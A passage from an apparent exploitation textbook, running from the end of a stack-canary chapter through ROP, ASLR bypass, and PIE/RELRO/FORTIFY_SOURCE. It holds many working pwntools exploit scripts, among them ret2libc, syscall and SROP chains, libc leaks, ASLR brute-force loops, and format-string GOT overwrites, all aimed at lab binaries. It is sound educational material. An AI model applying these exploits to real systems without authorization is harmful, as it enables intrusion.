    canary = u64(bytes(canary_bytes))
    log.success(f"Full canary: {hex(canary)}")
    return canary

BUFFER_SIZE = 64
canary = brute_canary()
```

WARNING: Brute-forcing canaries only works against `fork()`-based servers where child processes share the parent's address space snapshot. Servers that use `execve()` to spawn handlers get a fresh canary for each connection.

12.4.3 Overwriting the Canary Reference

On some architectures or with certain vulnerabilities, it is possible to overwrite the master canary in TLS rather than the stack copy. If an attacker has an arbitrary write primitive, they can set both the stack canary and the TLS master canary to the same known value, passing the epilogue check.

```
# If you have an arbitrary write, you can overwrite the TLS canary.
# On x86-64, the TLS canary is at fs:0x28.
# The actual address depends on the thread pointer.

# In pwntools, if you know the thread pointer address:
# thread_ptr = leaked_address  # e.g., from info leak
# canary_addr = thread_ptr + 0x28
# arbitrary_write(canary_addr, p64(known_value))
# Then overflow with known_value as the canary
```

12.4.4 Non-Sequential Overwrites

Stack canaries protect only against sequential (linear) overwrites. Vulnerabilities that allow writing to specific offsets without corrupting intervening memory bypass canaries entirely:

- **Array index out-of-bounds:** Writing to `buf[i]` with controlled `i` can skip over the canary to reach the return address.
- **Use-after-free on stack:** Reusing a freed stack frame reference can modify the return address without touching the canary.
- **Integer overflow in index:** A negative index or large index can wrap around to target the return address specifically.

12.5 Exercises

1. Compile `canary_fmtstr.c` with `-fstack-protector-all` and no PIE. Use GDB to identify the exact format string offset that leaks the canary. Write a complete exploit.
2. Write a forking TCP server in C that has a buffer overflow. Implement the byte-by-byte canary brute-force attack against it. Measure the average number of connections required.
3. Examine the disassembly difference between `-fstack-protector`, `-fstack-protector-strong`, and `-fstack-protector-all`. Which functions get protected in each case?
4. Research and explain how Windows implements stack cookies (/GS flag). How does the implementation differ from GCC's approach?
5. Write a program with an array index out-of-bounds vulnerability. Demonstrate that it bypasses the stack canary to redirect execution.

Chapter 13: DEP/NX and Return-Oriented Programming

Data Execution Prevention (DEP), also known as the NX (No-eXecute) bit, is a hardware-enforced security feature that marks memory pages as either executable or writable, but not both. This W^X (write XOR execute) policy renders traditional shellcode injection useless -- even if an attacker controls stack or heap contents, the processor refuses to execute instructions from those writable pages. Return-Oriented Programming (ROP) is the dominant technique for bypassing DEP/NX by reusing existing executable code fragments.

13.1 Understanding DEP/NX

The NX bit is a feature of the page table entries in modern CPUs. Intel calls it the XD (eXecute Disable) bit; AMD calls it the NX (No-eXecute) bit. When set on a page table entry, the CPU raises a hardware exception if code execution is attempted from that page.

13.1.1 Memory Permissions in Practice

You can view memory permissions of a running process through `/proc/pid/maps`:

```
$ cat /proc/$(pidof vuln)/maps
00400000-00401000 r--p  /home/user/vuln    # read-only (ELF headers)
00401000-00402000 r-xp  /home/user/vuln    # code: readable + executable
00402000-00403000 r--p  /home/user/vuln    # read-only data
00403000-00404000 rw-p  /home/user/vuln    # writable data (GOT, BSS)
7ffff7d80000-...  r-xp  /lib/libc.so.6    # libc code: executable
...
7ffffffde000-7ffffffff000 rw-p [stack]     # stack: writable, NOT executable
```

Notice that the stack segment has `rw-p` permissions -- readable and writable but not executable. Any attempt to execute shellcode placed on the stack triggers a segmentation fault.

13.1.2 Why Classic Shellcode Fails

```
// Classic stack overflow exploit (pre-NX era):
// 1. Overflow buffer with NOP sled + shellcode
// 2. Overwrite return address to point back into buffer
// 3. CPU executes shellcode from the stack
//
// With NX enabled:
// 1. Overflow buffer with NOP sled + shellcode
// 2. Overwrite return address to point back into buffer
// 3. CPU fetches instruction from non-executable page
// 4. SEGFAULT -- exploit fails
```

This is where Return-Oriented Programming enters the picture. Instead of injecting new code, ROP chains together snippets of existing code (called gadgets) that are already in executable memory.

13.2 Introduction to Return-Oriented Programming

A ROP gadget is a short sequence of machine instructions ending with a `ret` instruction. The `ret` instruction pops the top of the stack into the instruction pointer (RIP), effectively transferring control to whatever address is on the stack. By carefully arranging a sequence of gadget addresses on the stack, an attacker can chain arbitrary computations without injecting any code.

13.2.1 The Mechanics of a ROP Chain

A ROP chain works like a virtual machine where the stack is the program:

```
Stack layout during ROP execution:

        +-------------------+
  RSP ->| addr of gadget 1  |  <- ret pops this into RIP
        +-------------------+
        | data for gadget 1 |  <- gadget 1 may pop values
        +-------------------+
        | addr of gadget 2  |  <- gadget 1's ret lands here
        +-------------------+
        | data for gadget 2 |
        +-------------------+
        | addr of gadget 3  |  <- gadget 2's ret lands here
        +-------------------+
        |       ...         |

Each gadget:
  1. Executes a few useful instructions
  2. Ends with 'ret', which pops the next address from the stack
  3. Transfers control to the next gadget
```

13.3 Finding ROP Gadgets

Two popular tools for finding gadgets are ROPgadget and ropper. Both scan binary files for instruction sequences ending with `ret` (or other control-flow instructions like `jmp reg`).

```
# Using ROPgadget
$ ROPgadget --binary vuln
Gadgets information
============================================================
0x0000000000401001 : pop rdi ; ret
0x0000000000401003 : pop rsi ; pop r15 ; ret
0x0000000000401005 : pop rdx ; ret
0x000000000040100a : mov eax, 0 ; ret
0x0000000000401012 : syscall ; ret
...
```

```
# Filter for specific gadgets
$ ROPgadget --binary vuln --only "pop|ret"
$ ROPgadget --binary vuln | grep "pop rdi"

# Using ropper
$ ropper --file vuln
...
0x0000000000401001: pop rdi; ret;
0x0000000000401003: pop rsi; pop r15; ret;
...

# Search for specific instructions
$ ropper --file vuln --search "pop rdi"
```

13.3.1 Common Useful Gadgets

Gadget	Purpose	Why Needed
pop rdi; ret	Set first argument (x64)	System V calling convention: RDI = 1st arg
pop rsi; ret	Set second argument (x64)	RSI = 2nd arg
pop rdx; ret	Set third argument (x64)	RDX = 3rd arg
pop rax; ret	Set syscall number	RAX = syscall number for syscall instruction
syscall; ret	Invoke system call	Executes the syscall in RAX
ret	Stack alignment (nop)	Aligns RSP to 16 bytes (required by x64 ABI)
leave; ret	Stack pivot	Sets RSP = RBP, useful for stack pivoting

13.4 ret2libc: The Classic ROP Technique

Before the term "ROP" was coined, the technique of returning into library functions was called ret2libc. On 32-bit x86, where function arguments are passed on the stack, this is particularly straightforward.

13.4.1 ret2libc on x86 (32-bit)

```
# 32-bit ret2libc: call system("/bin/sh")
# On x86, arguments are pushed onto the stack.
# After the function's ret, the stack looks like:
#   [function addr] [return addr after function] [arg1] [arg2] ...

from pwn import *

elf = ELF('./vuln32')
libc = ELF('/lib32/libc.so.6')
```

```
p = process('./vuln32')

# Find addresses
system_addr = libc.sym['system']      # address of system()
exit_addr = libc.sym['exit']          # clean exit
bin_sh_addr = next(libc.search(b'/bin/sh'))  # "/bin/sh" string in libc

# Build payload
padding = b"A" * 76                   # offset to return address
payload  = padding
payload += p32(system_addr)           # overwrite ret addr -> system()
payload += p32(exit_addr)             # return address after system()
payload += p32(bin_sh_addr)           # argument: "/bin/sh"

p.sendline(payload)
p.interactive()
```

13.4.2 ROP on x64: Register Setup Required

On x86-64, the System V ABI passes the first six integer arguments in registers (RDI, RSI, RDX, RCX, R8, R9), not on the stack. This means we need `pop rdi; ret` gadgets to load arguments before calling functions.

```
from pwn import *

elf = ELF('./vuln64')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

p = process('./vuln64')

# Gadgets (found with ROPgadget)
pop_rdi = 0x401233    # pop rdi; ret
ret_gadget = 0x40101a # ret (for stack alignment)

# Libc addresses
system_addr = libc.sym['system']
bin_sh_addr = next(libc.search(b'/bin/sh'))

# Build ROP chain
padding = b"A" * 72          # offset to return address

rop_chain  = padding
rop_chain += p64(ret_gadget)  # align stack to 16 bytes
rop_chain += p64(pop_rdi)     # pop rdi; ret
rop_chain += p64(bin_sh_addr) # rdi = "/bin/sh"
rop_chain += p64(system_addr) # call system("/bin/sh")

p.sendline(rop_chain)
p.interactive()
```

NOTE: The `ret` gadget before `pop rdi` is a stack alignment fix. The x86-64 ABI requires RSP to be 16-byte aligned before a `call` instruction. If your exploit crashes inside `system()` with a SIGSEGV at a `movaps` instruction, you need this alignment gadget.

13.5 Building a Syscall ROP Chain

Instead of calling library functions, you can invoke system calls directly using a `syscall` gadget. This is useful when libc addresses are unknown or when you want to call `execve` directly.

```
from pwn import *

# Target: execve("/bin/sh", NULL, NULL)
# Syscall number for execve on x86-64: 59 (0x3b)
#   RAX = 59
#   RDI = pointer to "/bin/sh"
#   RSI = NULL (argv)
#   RDX = NULL (envp)

elf = ELF('./vuln_static')  # statically linked binary (more gadgets)

# Find gadgets
pop_rax = 0x4100f3   # pop rax; ret
pop_rdi = 0x4011f3   # pop rdi; ret
pop_rsi = 0x4012a1   # pop rsi; ret
pop_rdx = 0x4013b2   # pop rdx; ret
syscall_ret = 0x4010a5  # syscall; ret

# Address of "/bin/sh" string in the binary (or writable memory)
bin_sh_addr = next(elf.search(b'/bin/sh'))

# Build the ROP chain
rop_chain  = b"A" * 72        # padding to return address
rop_chain += p64(pop_rax)      # pop rax; ret
rop_chain += p64(59)           #   rax = 59 (execve)
rop_chain += p64(pop_rdi)      # pop rdi; ret
rop_chain += p64(bin_sh_addr)  #   rdi = "/bin/sh"
rop_chain += p64(pop_rsi)      # pop rsi; ret
rop_chain += p64(0)            #   rsi = NULL
rop_chain += p64(pop_rdx)      # pop rdx; ret
rop_chain += p64(0)            #   rdx = NULL
rop_chain += p64(syscall_ret)  # syscall (execve("/bin/sh", 0, 0))

p = process('./vuln_static')
p.sendline(rop_chain)
p.interactive()
```

13.6 Automated ROP with pwntools

pwntools includes a powerful ROP engine that can automatically find gadgets and build chains. The `ROP` class abstracts away the tedious process of finding and chaining gadgets manually.

```python
from pwn import *

elf = ELF('./vuln64')
rop = ROP(elf)

# Automatically find and chain gadgets
# pwntools searches the binary for pop/ret sequences
rop.call('puts', [elf.got['puts']])  # leak puts GOT entry
rop.call(elf.sym['main'])            # return to main for second stage

log.info("ROP chain:")
log.info(rop.dump())

# The chain is ready to use
payload = b"A" * 72 + rop.chain()
```

For more complex scenarios, pwntools can generate entire execve chains for statically-linked binaries:

```python
from pwn import *

context.arch = 'amd64'
elf = ELF('./vuln_static')
rop = ROP(elf)

# Automatic execve("/bin/sh", 0, 0) chain
rop.execve(next(elf.search(b'/bin/sh\x00')), 0, 0)

log.info("Auto-generated ROP chain:")
log.info(rop.dump())

payload = b"A" * 72 + rop.chain()
```

13.7 Sigreturn-Oriented Programming (SROP)

SROP is an advanced ROP variant that abuses the signal return mechanism. When the kernel delivers a signal, it saves the entire register state (a `sigcontext` structure) on the stack. When the signal handler returns, the kernel restores registers from this saved context via the `rt_sigreturn` system call. An attacker can craft a fake sigcontext frame to set all registers simultaneously with a single gadget.

```python
from pwn import *

context.arch = 'amd64'

# SROP: We only need two gadgets:
#   1. pop rax; ret    (to set rax = 15 = SYS_rt_sigreturn)
#   2. syscall; ret    (to invoke rt_sigreturn)

pop_rax = 0x4100f3
syscall_ret = 0x4010a5
bin_sh_addr = 0x402010
```

```
# Create a SigreturnFrame -- this sets ALL registers at once
frame = SigreturnFrame()
frame.rax = 59          # SYS_execve
frame.rdi = bin_sh_addr # "/bin/sh"
frame.rsi = 0           # argv = NULL
frame.rdx = 0           # envp = NULL
frame.rip = syscall_ret # execute syscall after sigreturn
frame.rsp = 0x7fff0000  # stack pointer (arbitrary valid address)

# Build exploit
payload  = b"A" * 72
payload += p64(pop_rax)
payload += p64(15)            # SYS_rt_sigreturn
payload += p64(syscall_ret)   # trigger sigreturn
payload += bytes(frame)       # fake signal frame

p = process('./vuln_static')
p.sendline(payload)
p.interactive()
```

TIP: SROP is extremely powerful because it requires only two gadgets (`pop rax; ret` and `syscall; ret`) to set every register. This makes it viable even in very small binaries with few gadgets.

13.8 Complete Exploit Walkthrough

Let us walk through a complete ROP exploit against a program compiled with NX enabled but no other protections (no ASLR, no PIE, no canary).

13.8.1 The Vulnerable Program

```
// rop_target.c
#include <stdio.h>

void vuln() {
    char buf[64];
    puts("Enter your payload:");
    gets(buf);  // obvious overflow
}

int main() {
    vuln();
    return 0;
}

// Compile: gcc -fno-stack-protector -no-pie -o rop_target rop_target.c
// Verify: checksec rop_target
//   Arch:     amd64-64-little
//   RELRO:    Partial RELRO
//   Stack:    No canary found
//   NX:       NX enabled         <-- DEP is on
```

```
//   PIE:      No PIE
```

13.8.2 The Exploit: Leak libc, then ROP to shell

```python
from pwn import *

elf = ELF('./rop_target')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

# Stage 1: Leak a libc address via puts(GOT[puts])
pop_rdi  = 0x401233    # pop rdi; ret
ret      = 0x40101a    # ret (alignment)
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main     = elf.sym['main']

# First payload: leak puts@GOT, return to main
payload1  = b"A" * 72
payload1 += p64(pop_rdi)
payload1 += p64(puts_got)    # rdi = &puts@GOT
payload1 += p64(puts_plt)    # puts(puts@GOT) -- prints libc address
payload1 += p64(main)        # return to main for second input

p = process('./rop_target')
p.recvline()                 # "Enter your payload:"
p.sendline(payload1)

# Parse leaked address
leaked = u64(p.recvline().strip().ljust(8, b'\x00'))
log.info(f"Leaked puts address: {hex(leaked)}")

# Calculate libc base
libc.address = leaked - libc.sym['puts']
log.success(f"libc base: {hex(libc.address)}")

# Stage 2: system("/bin/sh")
system = libc.sym['system']
bin_sh = next(libc.search(b'/bin/sh'))

payload2  = b"A" * 72
payload2 += p64(ret)          # stack alignment
payload2 += p64(pop_rdi)
payload2 += p64(bin_sh)
payload2 += p64(system)

p.recvline()                  # "Enter your payload:"
p.sendline(payload2)
p.interactive()
```

13.9 Exercises

1. Write a ROP chain that calls `mprotect()` to make the stack executable, then jumps to shellcode on the stack. This is called a ret2mprotect technique.
2. Given a statically-linked binary, use pwntools' automatic ROP chain generation to spawn a shell. Compare the generated chain with a manually crafted one.
3. Implement an SROP exploit against a minimal binary that contains only `read`, `pop rax; ret`, and `syscall; ret`.
4. Explain why `movaps` crashes occur during ROP and how the `ret` alignment gadget fixes the issue. What is the underlying ABI requirement?
5. Build a two-stage ROP exploit: Stage 1 reads shellcode into an `mprotect`'d region via `read()`; Stage 2 jumps to that shellcode.

Chapter 14: ASLR Bypass Techniques

Address Space Layout Randomization (ASLR) randomizes the base addresses of memory regions each time a program runs. Combined with DEP/NX, ASLR creates a formidable barrier: even if an attacker knows what gadgets exist in libc, they cannot predict where those gadgets are located in memory. This chapter explores the mechanics of ASLR and the techniques attackers use to bypass it.

14.1 How ASLR Works

ASLR is implemented by the operating system kernel. On Linux, it is controlled by `/proc/sys/kernel/randomize_va_space`:

Value	Effect	What Is Randomized
0	ASLR disabled	Nothing -- all addresses are deterministic
1	Conservative	Stack, libraries (mmap), VDSO
2	Full (default)	Stack, libraries, mmap, heap (brk)

14.1.1 What Is and Is Not Randomized

Understanding what ASLR does and does not randomize is critical for selecting a bypass technique:

- **Randomized:** Stack base, heap base, shared library mapping addresses (libc, ld-linux), mmap regions, VDSO.
- **NOT randomized (without PIE):** The main executable's .text, .data, .bss, .plt, .got sections. These are loaded at the link-time address (typically 0x400000 on x86-64).
- **NOT randomized (always):** Offsets within a library. If you know libc's base, you know the address of every function and gadget inside it.

14.1.2 Observing ASLR

```
# Run the same program twice and compare addresses
$ ldd /bin/ls
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x7f3a4c200000)

$ ldd /bin/ls
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x7f8b1a400000)
    # Different base address each time!

# Check current ASLR setting
$ cat /proc/sys/kernel/randomize_va_space
2
```

```
# Temporarily disable (requires root, for testing only)
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

14.1.3 Entropy Analysis

Region	Bits of Entropy (64-bit)	Bits of Entropy (32-bit)
Stack	30 bits (~1 billion)	19 bits (~500K)
mmap / Libraries	28 bits (~256 million)	8 bits (256)
Heap (brk)	13 bits (~8K)	5 bits (32)
Main executable (PIE)	28 bits	8 bits

The key takeaway is that 32-bit systems have dramatically less entropy, making brute-force approaches practical for libraries (only 256 possible base addresses). On 64-bit systems, brute force against libraries is generally infeasible without an information leak.

14.2 Information Leak Primitives

The most reliable ASLR bypass is to leak an address from the randomized region. A single leaked address reveals the base of its entire memory mapping, since offsets within a mapping are constant.

14.2.1 Leaking via puts/printf on GOT Entries

If the binary is not PIE, the PLT and GOT are at known addresses. After libc is loaded, GOT entries contain resolved libc function addresses. Using a ROP chain to call `puts(GOT[function])` leaks a libc address.

```
from pwn import *

elf = ELF('./vuln')  # no PIE
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

pop_rdi = 0x401233
puts_plt = elf.plt['puts']

# ROP to leak: puts(GOT['printf'])
# printf@GOT contains the resolved libc address of printf
payload  = b"A" * 72
payload += p64(pop_rdi)
payload += p64(elf.got['printf'])  # rdi = &GOT[printf]
payload += p64(puts_plt)           # puts() prints the address
payload += p64(elf.sym['main'])    # loop back for stage 2

p = process('./vuln')
p.sendline(payload)

# Receive and parse the leaked address
leak = u64(p.recvline().strip().ljust(8, b'\x00'))
```

```
libc.address = leak - libc.sym['printf']
log.success(f"libc base = {hex(libc.address)}")
# Now we can call any libc function or use any libc gadget
```

14.2.2 Leaking via Format Strings

Format string vulnerabilities are powerful information leak primitives. A single %p at the right offset can reveal a stack address, libc address, or code address.

```
from pwn import *

p = process('./fmtstr_vuln')

# Leak multiple stack values to find useful addresses
p.sendline(b"%p." * 30)
leaks = p.recvline().split(b".")

for i, leak in enumerate(leaks):
    if leak.startswith(b"0x7f"):
        log.info(f"Offset {i+1}: {leak.decode()} -- likely libc address")
    elif leak.startswith(b"0x7fff"):
        log.info(f"Offset {i+1}: {leak.decode()} -- likely stack address")
    elif leak.startswith(b"0x4"):
        log.info(f"Offset {i+1}: {leak.decode()} -- likely code address")
```

14.3 Partial Overwrite

ASLR randomizes the upper bytes of an address, but the lower 12 bits (page offset) are always deterministic because memory is mapped at page boundaries (4096 = 0x1000). A partial overwrite changes only the lower bytes of a pointer, leaving the randomized upper bytes intact.

```
# Example: return address on stack is 0x7f1234401234
# ASLR randomizes:              ^^^^^^^^
# Page offset is fixed:                     ^^^^
#
# If we overwrite only the last 2 bytes:
#   Original: 0x7f1234401234
#   After:    0x7f12344015e7  (only last 2 bytes changed)
#
# This works because the upper bytes (libc base) are preserved!
# We need to guess 4 bits of entropy (the nibble between
# the page offset and the known low byte), giving 1/16 odds.

from pwn import *

# Partial overwrite: change return to one_gadget within same page range
# We only write 2 bytes, preserving the ASLR'd upper bytes
target_offset = 0x45e7   # offset of one_gadget within libc page

payload  = b"A" * 72
payload += p16(target_offset)  # overwrite only 2 bytes of ret addr
```

```
# Run in a loop -- 1/16 chance of landing on the right page
while True:
    try:
        p = process('./vuln', level='error')
        p.sendline(payload)
        p.sendline(b'id')
        result = p.recvline(timeout=1)
        if b'uid=' in result:
            log.success("Got shell!")
            p.interactive()
        p.close()
    except:
        pass
```

14.4 Brute-Forcing ASLR

On 32-bit systems, library ASLR has only 8 bits of entropy (256 possible positions). This means a brute-force attack succeeds in an average of 128 attempts -- usually under a minute for a local exploit.

```
from pwn import *

context.log_level = 'error'

# 32-bit ASLR brute force
# libc base is at one of ~256 possible addresses
system_offset = 0x3d200    # offset of system() in this libc
bin_sh_offset = 0x17b8cf   # offset of "/bin/sh" in this libc
guessed_base  = 0xf7d00000 # starting guess

attempts = 0
while True:
    attempts += 1
    libc_base = guessed_base + (attempts % 256) * 0x1000
    system_addr = libc_base + system_offset
    bin_sh_addr = libc_base + bin_sh_offset

    payload  = b"A" * 76
    payload += p32(system_addr)
    payload += p32(0xdeadbeef)  # return after system
    payload += p32(bin_sh_addr)

    try:
        p = process('./vuln32')
        p.sendline(payload)
        p.sendline(b'echo PWNED')
        data = p.recvline(timeout=0.5)
        if b'PWNED' in data:
            log.success(f"Shell after {attempts} attempts!")
            log.success(f"libc base: {hex(libc_base)}")
            p.interactive()
        p.close()
    except:
        pass
```

WARNING: Brute-forcing 64-bit ASLR is infeasible for libraries (28 bits = ~256 million attempts). However, the heap on 64-bit has only 13 bits of entropy, which is brute-forceable in some scenarios.

14.5 Return-to-PLT and GOT Overwrite

When the main binary is not position-independent (no PIE), its PLT and GOT are at fixed addresses. The PLT provides trampolines into libc functions without needing to know libc's base address.

14.5.1 Using PLT Directly

```
# Even with ASLR, PLT entries are at fixed addresses (no PIE).
# We can call any function the binary imports without leaking libc.

from pwn import *
elf = ELF('./vuln')

pop_rdi = 0x401233
# Call system@PLT -- the PLT stub resolves to libc's system()
# We need "/bin/sh" somewhere at a known address.
# Option 1: It might exist in the binary's .rodata
# Option 2: Write it to .bss (known address) via read@PLT

# Write "/bin/sh" to .bss using read@PLT
pop_rsi_r15 = 0x401231
bss_addr = elf.bss(0x100)  # writable, known address

payload  = b"A" * 72
# read(0, bss_addr, 8) -- read "/bin/sh■" from stdin
payload += p64(pop_rdi)
payload += p64(0)           # fd = stdin
payload += p64(pop_rsi_r15)
payload += p64(bss_addr)    # buf = .bss
payload += p64(0)           # junk for r15
payload += p64(elf.plt['read'])
# system(bss_addr)
payload += p64(pop_rdi)
payload += p64(bss_addr)
payload += p64(elf.plt['system'])
```

14.5.2 GOT Overwrite via Arbitrary Write

If you have an arbitrary write primitive (e.g., format string write), you can overwrite a GOT entry to redirect a function call. Under Partial RELRO (the default), GOT entries are writable. A common technique is to overwrite `printf@GOT` with the address of `system()`, so the next `printf(user_input)` becomes `system(user_input)`.

```
# GOT overwrite via format string
# Overwrite printf@GOT with system() address
# After this, printf(buf) becomes system(buf)
```

```python
from pwn import *

elf = ELF('./fmtstr_vuln')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

p = process('./fmtstr_vuln')

# Step 1: Leak libc address
p.sendline(b"%3$p")  # leak a libc address from the stack
leak = int(p.recvline().strip(), 16)
libc.address = leak - 0x270b3  # offset to __libc_start_main+243
log.info(f"libc base: {hex(libc.address)}")

# Step 2: Overwrite printf@GOT with system()
# Use pwntools' fmtstr_payload helper
printf_got = elf.got['printf']
system_addr = libc.sym['system']

payload = fmtstr_payload(6, {printf_got: system_addr})
p.sendline(payload)

# Step 3: Next printf(buf) is now system(buf)
p.sendline(b"/bin/sh")
p.interactive()
```

14.6 ret2dlresolve

The `ret2dlresolve` technique is a powerful ASLR bypass that does not require any information leak. It abuses the dynamic linker's lazy binding mechanism to trick it into resolving an arbitrary function name (like "system") at a known address, bypassing ASLR entirely.

The dynamic linker resolves function addresses lazily: the first call to `printf()` goes through the PLT to `_dl_runtime_resolve(link_map, reloc_index)`, which looks up the function name in the symbol table, resolves it, patches the GOT, and jumps to the real function. ret2dlresolve crafts fake ELF structures (JMPREL, SYMTAB, STRTAB entries) so the resolver loads a chosen function name.

```python
from pwn import *

context.binary = elf = ELF('./vuln')

# pwntools has built-in ret2dlresolve support!
dlresolve = Ret2dlresolvePayload(elf, symbol='system', args=['/bin/sh'])

rop = ROP(elf)
rop.read(0, dlresolve.data_addr)  # read fake ELF structures into .bss
rop.ret2dlresolve(dlresolve)       # call _dl_runtime_resolve with our fakes

payload  = b"A" * 72
payload += rop.chain()

p = process('./vuln')
```

```
p.sendline(payload)
# Send the fake structures for the read() call
p.send(dlresolve.payload)
p.interactive()
```

TIP: ret2dlresolve is the go-to technique when you have a buffer overflow in a non-PIE binary but no way to leak addresses. pwntools' `Ret2dlresolvePayload` handles all the complexity of crafting fake ELF structures.

14.7 Exercises

1. Write a program that prints its own stack, heap, and libc addresses. Run it 100 times and analyze the distribution of addresses. How many bits of entropy does each region have on your system?
2. Implement a two-stage exploit: Stage 1 leaks a libc address via `puts(GOT[puts])`; Stage 2 uses the leak to call `system("/bin/sh")`. Test with ASLR enabled.
3. Implement a partial overwrite attack against a PIE binary where you control only the last 2 bytes of a return address. What is the probability of success per attempt?
4. Use pwntools' `Ret2dlresolvePayload` to exploit a binary without leaking any addresses. Explain each component of the fake ELF structures it generates.
5. Write a brute-force ASLR exploit against a 32-bit binary. Measure the average number of attempts and total time required.

Chapter 15: PIE, RELRO, and FORTIFY_SOURCE

Beyond ASLR and DEP, modern compilers and linkers provide additional hardening mechanisms. Position-Independent Executables (PIE) extend ASLR to the main binary itself. RELRO protects the Global Offset Table from overwrite. FORTIFY_SOURCE adds compile-time and runtime buffer overflow detection. Together, these mechanisms form a layered defense that significantly raises the exploitation bar.

15.1 Position-Independent Executables (PIE)

Without PIE, the main executable is loaded at a fixed address (typically `0x400000` on x86-64). This means all code addresses, PLT entries, and GOT entries in the main binary are predictable even with ASLR enabled. PIE compiles the executable as position-independent code (like a shared library), allowing the kernel to load it at a random base address.

15.1.1 How PIE Changes the Binary

```
# Without PIE:
$ gcc -no-pie -o vuln vuln.c
$ readelf -h vuln | grep Type
  Type:    EXEC (Executable file)
$ readelf -h vuln | grep Entry
  Entry point address:    0x401050    # fixed address

# With PIE:
$ gcc -pie -o vuln_pie vuln.c
$ readelf -h vuln_pie | grep Type
  Type:    DYN (Position-Independent Executable)
$ readelf -h vuln_pie | grep Entry
  Entry point address:    0x1050      # relative offset!
```

PIE binaries use RIP-relative addressing for all data and code references. Instead of `mov rax, [0x404020]`, the compiler generates `lea rax, [rip+0x2fca]`. This makes the code position-independent -- it works regardless of where it is loaded.

15.1.2 Impact on Exploitation

PIE eliminates the most common ASLR bypass technique: using known PLT/GOT addresses to leak libc. With PIE:

- PLT/GOT addresses are randomized -- cannot be used in ROP without a leak.
- Code gadgets in the binary are at unknown addresses.

- The attacker must leak a code address **before** leaking libc.
- Exploitation typically requires two leaks: one for the binary base, one for libc.

15.1.3 Bypassing PIE

PIE can be bypassed through information leaks or partial overwrites. The binary's base address has the same entropy as shared libraries.

```
from pwn import *

elf = ELF('./vuln_pie')
p = process('./vuln_pie')

# Strategy: Leak a code address to find the PIE base,
# then leak a libc address, then exploit.

# If there's a format string vulnerability:
p.sendline(b"%15$p")  # leak a return address from the stack
code_leak = int(p.recvline().strip(), 16)

# Calculate PIE base from the leaked code address
# The leaked address is main+XX at offset 0x1189 in the binary
elf.address = code_leak - 0x1189  # subtract known offset
log.success(f"PIE base: {hex(elf.address)}")

# Now PLT and GOT are known
# Proceed with standard ret2libc technique
pop_rdi = elf.address + 0x1233  # gadget offset within binary
puts_plt = elf.plt['puts']      # resolved with correct base
puts_got = elf.got['puts']      # resolved with correct base
```

On 64-bit systems with PIE, partial overwrites can target the lowest 12 bits (page offset) which are not randomized. This gives a deterministic redirect within the same page, or a 1/16 chance when overwriting 1.5 bytes (12 + 4 bits).

15.2 RELRO (Relocation Read-Only)

RELRO is a linker hardening feature that controls the write permissions on the Global Offset Table (GOT). Since many exploits work by overwriting GOT entries to hijack function calls, protecting the GOT is a significant mitigation.

RELRO Level	GOT State	Binding	Security
No RELRO	Fully writable (.got and .got.plt)	Lazy	GOT overwrite trivial
Partial RELRO (default)	.got read-only .got.plt writable	Lazy	Function GOT entries still writable -- can be overwritten

Full RELRO (-z relro -z now)	Entire GOT is read-only after startup	Immediate (all at load time)	GOT overwrite impossible (triggers SIGSEGV)

15.2.1 Checking RELRO Status

```
# Check RELRO status with checksec
$ checksec vuln
[*] '/home/user/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO        <-- GOT.PLT is writable
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

$ checksec vuln_hardened
[*] '/home/user/vuln_hardened'
    RELRO:    Full RELRO           <-- entire GOT is read-only

# Compile with Full RELRO
$ gcc -Wl,-z,relro,-z,now -o vuln_fullrelro vuln.c

# Verify with readelf
$ readelf -l vuln_fullrelro | grep GNU_RELRO
  GNU_RELRO      0x002e10 0x0000000000003e10 ... RW  0x1000
```

15.2.2 Exploitation with Full RELRO

When Full RELRO is enabled, GOT overwrite attacks fail with SIGSEGV because the GOT pages are mapped read-only after the dynamic linker finishes. Alternative targets for write primitives include:

- **__malloc_hook / __free_hook:** Function pointers in libc called by `malloc()` and `free()`. Overwriting these with `system` or a one-gadget gives code execution. (Removed in glibc 2.34+.)
- **__exit_funcs:** The list of functions called by `exit()`. Can be overwritten to execute arbitrary code when the program exits.
- **Return addresses on stack:** Directly overwrite a saved return address rather than a GOT entry.
- **.fini_array:** Contains function pointers called during program shutdown. Writable even with Full RELRO in some configurations.
- **vtable pointers:** In C++ programs, overwriting virtual function table pointers in objects on the heap.

```
# With Full RELRO, overwrite __free_hook instead of GOT
# (glibc < 2.34 only)

from pwn import *

libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

# After leaking libc base...
```

```
libc.address = leaked_base

# Overwrite __free_hook with system()
free_hook = libc.sym['__free_hook']
system = libc.sym['system']

# Use arbitrary write primitive (e.g., format string)
# write(free_hook, system)

# Then trigger: free(chunk_containing_"/bin/sh")
# which calls system("/bin/sh")
```

NOTE: Starting with glibc 2.34 (released August 2021), `__malloc_hook`, `__free_hook`, and `__realloc_hook` have been removed. Modern exploitation against Full RELRO + glibc 2.34+ requires alternative targets like the `exit` handler list, `_IO_FILE` structures, or stack-based attacks.

15.3 FORTIFY_SOURCE

`FORTIFY_SOURCE` is a GCC/glibc feature that replaces dangerous standard library functions with safer versions that include buffer size checking. It is enabled with `-D_FORTIFY_SOURCE=2` (or `=3` in newer GCC) and requires optimization (`-O1` or higher).

15.3.1 What FORTIFY_SOURCE Replaces

Original Function	Fortified Replacement	Check Performed
strcpy(dst, src)	__strcpy_chk(dst, src, dst_sz)	Aborts if src length > destination buffer size
memcpy(dst, src, n)	__memcpy_chk(dst, src, n, dst_sz)	Aborts if n > dst_sz
sprintf(buf, fmt, ...)	__sprintf_chk(buf, flag, buf_sz, fmt, ...)	Aborts if output exceeds buffer size
gets(buf)	Compile-time warning/error	Always unsafe -- warning at compile time
read(fd, buf, n)	__read_chk(fd, buf, n, buf_sz)	Aborts if n > buf_sz (FORTIFY_SOURCE=2)

15.3.2 How the Compiler Knows Buffer Sizes

